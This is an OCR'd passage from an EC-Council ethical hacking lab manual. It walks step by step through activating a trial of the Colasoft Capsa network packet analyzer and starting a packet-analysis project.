


Figure 2.2.8: Completion of Colasoft Capsa Setup

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The **Colasoft Software Activation Wizard** window appears; click **Next.**




Figure 2.2.9: Colasoft Software Activation Wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Switch to the **Mozilla Firefox** browser, open a new tab, and log in to the email account you provided during registration. Open the mail from **Colasoft Capsa Packet Analyzer** and copy **Trial Serial Number**.

Thank you for downloading the Colasoft Capsa Packet Analyzer Inbox x

service@colasoft.com 12:31 PM (15 minutes ago)
to me

Dear ,

Thank you for your interest in Colasoft Capsa Enterprise Packet Analyzer. Capsa Enterprise performs real-time packet capturing, advanced protocol analysis, packet decoding and automatic expert diagnosis. This full functional 30-day trail will give you a good understanding of the value and ease-of-use of the Capsa Packet Analyzer. Please use the licnese below to activate your Capsa Trial.

Trial Serial Number:

Download URL: http://www.colasoft.com/download/capsaent.exe

To monitor ALL the traffic on your network you will need to connect the computer with Capsa into your Core Router or Switch and "enable port mirroring". This will allow a copy of all network traffic to be directed to the Capsa Packet Analyzer. For more information on how to implement Colasoft Capsa visit http://www.colasoft.com/support/installation.php?c=m

New to Capsa? Take a few minutes to read the Step by Step Guide, http://kb.colasoft.com/network-analyzer-step-by-step, it will help you to get to know how to install and use Capsa quickly.

Thank you for your interest in Capsa. Please save this e-mail for future reference. We hope you enjoy Capsa Network Analyzer.

Colasoft Capsa Team

Sales@Colasoft.com

Figure 2.2.10: Colasoft Capsa Packet Analyzer: copy the trial key

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.3

Enter the Activation Code

19. Switch back to **Colasoft Software Activation Wizard** and paste the copied trial serial number into the **Serial Number** field. Ensure that the **Activate Online (Recommended)** radio button is selected; click **Next**.




Figure 2.2.11: Colasoft Software Activation Wizard: paste the trial key

20. A "**The software has been successfully activated**" message appears; click **Finish**.




Figure 2.2.12: Colasoft Software Activation Wizard: activation successful

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The **Colasoft Capsa Enterprise** main window appears, as shown in the screenshot.




Figure 2.2.13: Colasoft Capsa Network Analyzer main window

TASK 2.4

Begin Packet Analysis

22. In the **Adapter** section, click the **Ethernet0** adapter checkbox. Ensure that the **Full Analysis** option is selected under the **Analysis** section. Click the **Start** button to create a New Project.

Note: The adapter might differ in your lab environment.

Note: If a **Security Warning** pop-up appears, click **Yes**.




Figure 2.2.14: Colasoft Capsa Network Analyzer creating a New Project

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.5

Analyze the Dashboard Information

23. The **Analysis Project 1** window appears, displaying a **Dashboard** containing statistical graphs and charts.

